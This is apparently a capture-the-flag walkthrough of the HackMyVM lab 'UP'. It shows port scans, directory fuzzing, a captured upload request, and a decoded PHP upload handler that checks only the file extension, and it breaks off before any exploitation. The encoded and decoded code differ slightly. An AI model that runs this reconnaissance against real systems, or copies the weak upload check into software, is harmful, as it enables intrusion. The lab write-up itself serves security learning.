UP

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.122.52
Lets try pinging it

```
ping 192.168.122.52 -c 5

PING 192.168.122.52 (192.168.122.52) 56(84) bytes of data.
64 bytes from 192.168.122.52: icmp_seq=1 ttl=64 time=0.244 ms
64 bytes from 192.168.122.52: icmp_seq=2 ttl=64 time=0.381 ms
64 bytes from 192.168.122.52: icmp_seq=3 ttl=64 time=0.333 ms
64 bytes from 192.168.122.52: icmp_seq=4 ttl=64 time=0.538 ms
64 bytes from 192.168.122.52: icmp_seq=5 ttl=64 time=0.411 ms

--- 192.168.122.52 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4059ms
rtt min/avg/max/mdev = 0.244/0.381/0.538/0.096 ms
```

Alright lets do port scanning next

Port Scanning

All Port Scan

```
rustscan -a 192.168.122.52 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)±2 (4.209s)
rustscan -a 192.168.122.52 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.122.52:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-18 21:33 IST
Initiating Ping Scan at 21:33
Scanning 192.168.122.52 [2 ports]
Completed Ping Scan at 21:33, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:33
Completed Parallel DNS resolution of 1 host. at 21:33, 2.57s elapsed
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 21:33
Scanning 192.168.122.52 [1 port]
Discovered open port 80/tcp on 192.168.122.52
Completed Connect Scan at 21:33, 0.00s elapsed (1 total ports)
Nmap scan report for 192.168.122.52
Host is up, received syn-ack (0.00034s latency).
Scanned at 2024-11-18 21:33:32 IST for 0s

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 80/tcp open http syn-ack

Lets take a deeper look on this port

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 80 192.168.122.52 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)±4 (6.487s)
nmap -sC -sV -A -T5 -n -Pn -p 80 192.168.122.52 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-18 21:38 IST
Nmap scan report for 192.168.122.52
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: RodGar - Subir Imagen
|_http-server-header: Apache/2.4.62 (Debian)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

Moving on lets do directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://192.168.122.52 -w /usr/share/wordlists/dirb/common.txt
-t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/UP git:(main)±5 (22.094s)
feroxbuster -u http://192.168.122.52 -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

Target Url	http://192.168.122.52
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
Scan Dir Listings	true
HTTP methods	[GET]
Follow Redirects	true
Recursion Depth	4

Press [ENTER] to use the Scan Management Menu™

```
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; to
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; to
200      GET      150l      388w     4489c http://192.168.122.52/index.php
200      GET      150l      388w     4489c http://192.168.122.52/
403      GET       31l       94w      964c Auto-filtering found 404-like response and created new filter; to
200      GET        1l        1w     1301c http://192.168.122.52/uploads/robots.txt
200      GET     5455l    31425w  2390062c http://192.168.122.52/sh.jpg
403      GET       31l       94w      964c http://192.168.122.52/uploads/
200      GET    10907l    44549w   289782c http://192.168.122.52/javascript/jquery/jquery
[####################] - 21s    18466/18466   0s      found:5       errors:465
[####################] - 9s      4614/4614    510/s   http://192.168.122.52/
[####################] - 15s     4614/4614    317/s   http://192.168.122.52/javascript/
[####################] - 13s     4614/4614    352/s   http://192.168.122.52/uploads/
[####################] - 13s     4614/4614    364/s   http://192.168.122.52/javascript/jquery/
```

ⓘ Directories

200 GET 150l 388w 4489c http://192.168.122.52/index.php
200 GET 150l 388w 4489c http://192.168.122.52/
200 GET 1l 1w 1301c http://192.168.122.52/uploads/robots.txt
200 GET 5455l 31425w 2390062c http://192.168.122.52/sh.jpg
403 GET 31l 94w 964c http://192.168.122.52/uploads/
200 GET 10907l 44549w 289782c
http://192.168.122.52/javascript/jquery/jquery


Alright lets see the web application now

Web Application

I'm using the default translator that zen browser offer so the translation might not be accurate at all times and i don't wanna

offend if translation is wrong in places (I don't know Spanish pls)


Default page




Looking at the source code found what kind of file i can upload

```
<body>
    <div class="container">
        <h1>Sube tu Imagen</h1>
        <form action="" method="post" enctype="multipart/form-data">
            <label for="file-upload" class="custom-file-upload">
                Haz clic para subir un archivo
            </label>
            <input id="file-upload" type="file" name="image" accept=".jpg, .jpeg, .gif" required>
            <button type="submit">Subir Imagen</button>
        </form>
            </div>
```

So we can upload these files here lets upload one to see what happended and im gonna observe them in burp as well to take a look at the request



Lets upload this



And the request

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	http://192.168.122.52	POST	/	✓		200	4834	HTML		RodGar - Subir Imagen	

Request

Pretty Raw Hex

```
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=---------------------------163709310927979585357533354 95
8 Content-Length: 850473
9 Origin: http://192.168.122.52
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://192.168.122.52/
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ---------------------------163709310927979585357533354 95
17 Content-Disposition: form-data; name="image"; filename="
  jellyfish_bg.jpg"
18 Content-Type: image/jpeg
19
20 ÿØÿàJFIFHHÿádExifMM*(Øi>  ÿá
  !http://ns.adobe.com/xap/1.0/<?xpacket begin="Ï»¿"
  id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/"
   x:xmptk="XMP Core 6.0.0"> <rdf:RDF
  xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
  <rdf:Description rdf:about=""/> </rdf:RDF> </x:xmpmeta>
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 18 Nov 2024 16:20:42 GMT
3 Server: Apache/2.4.62 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 4605
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11 <!DOCTYPE html>
12 <html lang="es">
13   <head>
14     <meta charset="UTF-8">
15     <meta name="viewport" content="width=device-width,
     initial-scale=1.0">
16     <title>
         RodGar - Subir Imagen
       </title>
17     <style>
18       /* Estilos generales */
19       body{
20         font-family:'Segoe UI',Tahoma,Geneva,Verdana,sans-serif;
21         background:url('sh.jpg')no-repeatcentercenterfixed;
           /* Fondo de la imagen */
22         background-size:cover;
           /* La imagen cubrirá toda la pantalla */
23         margin:0;
```

So this doesn't help us also we don't know where the hell it went

Lets check out /uploads/ we found with `feroxbuster`

Uhh! Not true

Nothing here lets see the /uploads/robots.txt


```
PD9waHAKaWYgKCRfU0VSVkVSWydSRVFVRVNUX01FVEhPRCddID09PSAnUE9TVCcpIHsKICAgICR0YXJnZXREaXIgPSAidXBsb2Fkcy8iOwogICAgJGZpbGVOYW1lID0gYmFzZW5hbWUoJF9GSUxFU1siaW1hZ2UiXVsibmFtZSJdKTsKICAgICRmaWxlVHlwZSA9IHBhdGhpbmZvKCRmaWxlVmFyaWFibmFtZSwgUEFUSElORk9fRVhURU5TSU9OKTsKICAgICRmaWxlQmFzZU5hbWUgPSBwYXRoaW5mbygkZmlsZU5hbWUsIFBBVEhJTkZPX0ZJTEVOQU1FKTsKCiAgICAkYWxsb3dlZFR5cGVzID0gWydqcGcnLCAnanBlZycsICdnaWYnXTsKICAgIGlmIChpbl9hcnJheShzdHJ0b2xvd2VyKCRmaWxlVHlwZSksICRhbGxvd2VkVHlwZXMpKSB7CiAgICAgICAgJGVuY3J5cHRlZEZpbGVOYW1lID0gc3RydHIoJGZpbGVCYXNlTmFtZSwKICAgICAgICAgICAgJ0FCREVGSElKTE1OT1BRUlNUVVZXWFlaQUJDREVGR0hJSktMTW5vcHFyc3R1dnd4eXphYmNkZWZnaGlqa2xtJyk7CgogICAgICAgICRuZXdGaWxlTmFtZSA9ICRlbmNyeXB0ZWRGaWxlTmFtZSAuICIuIiAuICRmaWxlVHlwZTsKICAgICAgICAkdGFyZ2V0RmlsZVBhdGggPSAkdGFyZ2V0RGlyIC4gJG5ld0ZpbGVOYW1lOwoKICAgICAgICBpZiAobW92ZV91cGxvYWRlZF9maWxlKCRfRklMRVNbImltYWdlIl1bInRtcF9uYW1lIl0sICR0YXJnZXRGaWxlUGF0aCkpIHsKICAgICAgICAgICAgJG1lc3NhZ2UgPSAiRWwgYXJjaGl2byBzZSBoYSBzdWJpZG8gY29ycmVjdGFtZW50ZS4iOwogICAgICAgIH0gZWxzZSB7CiAgICAgICAgICAgICRtZXNzYWdlID0gIkh1Ym8gdW4gZXJyb3IgYWwgc3ViaXIgZWwgYXJjaGl2byAiOwogICAgICAgIH0KICAgIH0gZWxzZSB7CiAgICAgICAgJG1lc3NhZ2UgPSAiU29sbyBzZSBwZXJtaXRlbiBhcmNoaXZvcyBKUEcgeSBHSUYuIjsKICAgIH0KfQo/Pgo=
```

Base64 huh! lets decode this


```
echo PD9waHAKaWYgKCRfU0VSVkVSWydSRVFVRVNUX01FVEhPRCddID09PSAnUE9TVCcpIHsKICAgICR0YXJnZXREaXIgPSAidXBsb2Fkcy8iOwogICAgJGZpbGVOYW1lID0gYmFzZW5hbWUoJF9GSUxFU1siaW1hZ2UiXVsibmFtZSJdKTsKICAgICRmaWxlVHlwZSA9IHBhdGhpbmZvKCRmaWxlVmFyaWFibmFtZSwgUEFUSElORk9fRVhURU5TSU9OKTsKICAgICRmaWxlQmFzZU5hbWUgPSBwYXRoaW5mbygkZmlsZU5hbWUsIFBBVEhJTkZPX0ZJTEVOQU1FKTsKCiAgICAkYWxsb3dlZFR5cGVzID0gWydqcGcnLCAnanBlZycsICdnaWYnXTsKICAgIGlmIChpbl9hcnJheShzdHJ0b2xvd2VyKCRmaWxlVHlwZSksICRhbGxvd2VkVHlwZXMpKSB7CiAgICAgICAgJGVuY3J5cHRlZEZpbGVOYW1lID0gc3RydHIoJGZpbGVCYXNlTmFtZSwKICAgICAgICAgICAgJ0FCREVGSElKTE1OT1BRUlNUVVZXWFlaQUJDREVGR0hJSktMTW5vcHFyc3R1dnd4eXphYmNkZWZnaGlqa2xtJyk7CgogICAgICAgICRuZXdGaWxlTmFtZSA9ICRlbmNyeXB0ZWRGaWxlTmFtZSAuICIuIiAuICRmaWxlVHlwZTsKICAgICAgICAkdGFyZ2V0RmlsZVBhdGggPSAkdGFyZ2V0RGlyIC4gJG5ld0ZpbGVOYW1lOwoKICAgICAgICBpZiAobW92ZV91cGxvYWRlZF9maWxlKCRfRklMRVNbImltYWdlIl1bInRtcF9uYW1lIl0sICR0YXJnZXRGaWxlUGF0aCkpIHsKICAgICAgICAgICAgJG1lc3NhZ2UgPSAiRWwgYXJjaGl2byBzZSBoYSBzdWJpZG8gY29ycmVjdGFtZW50ZS4iOwogICAgICAgIH0gZWxzZSB7CiAgICAgICAgICAgICRtZXNzYWdlID0gIkh1Ym8gdW4gZXJyb3IgYWwgc3ViaXIgZWwgYXJjaGl2byAiOwogICAgICAgIH0KICAgIH0gZWxzZSB7CiAgICAgICAgJG1lc3NhZ2UgPSAiU29sbyBzZSBwZXJtaXRlbiBhcmNoaXZvcyBKUEcgeSBHSUYuIjsKICAgIH0KfQo/Pgo= | base64 -d

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $targetDir = "uploads/";
    $fileName = basename($_FILES["image"]["name"]);
    $fileType = pathinfo($fileName, PATHINFO_EXTENSION);
    $fileBaseName = pathinfo($fileName, PATHINFO_FILENAME);

    $allowedTypes = ['jpg', 'jpeg', 'gif'];
    if (in_array(strtolower($fileType), $allowedTypes)) {
        $encryptedFileName = strtr($fileBaseName,
            'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz',
            'NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm');

        $newFileName = $encryptedFileName . "." . $fileType;
        $targetFilePath = $targetDir . $newFileName;

        if (move_uploaded_file($_FILES["image"]["tmp_name"], $targetFilePath)) {
            $message = "El archivo se ha subido correctamente.";
        } else {
            $message = "Hubo un error al subir el archivo.";
        }
    } else {
        $message = "Solo se permiten archivos JPG y GIF.";
    }
}
?>
```

So analysing this code

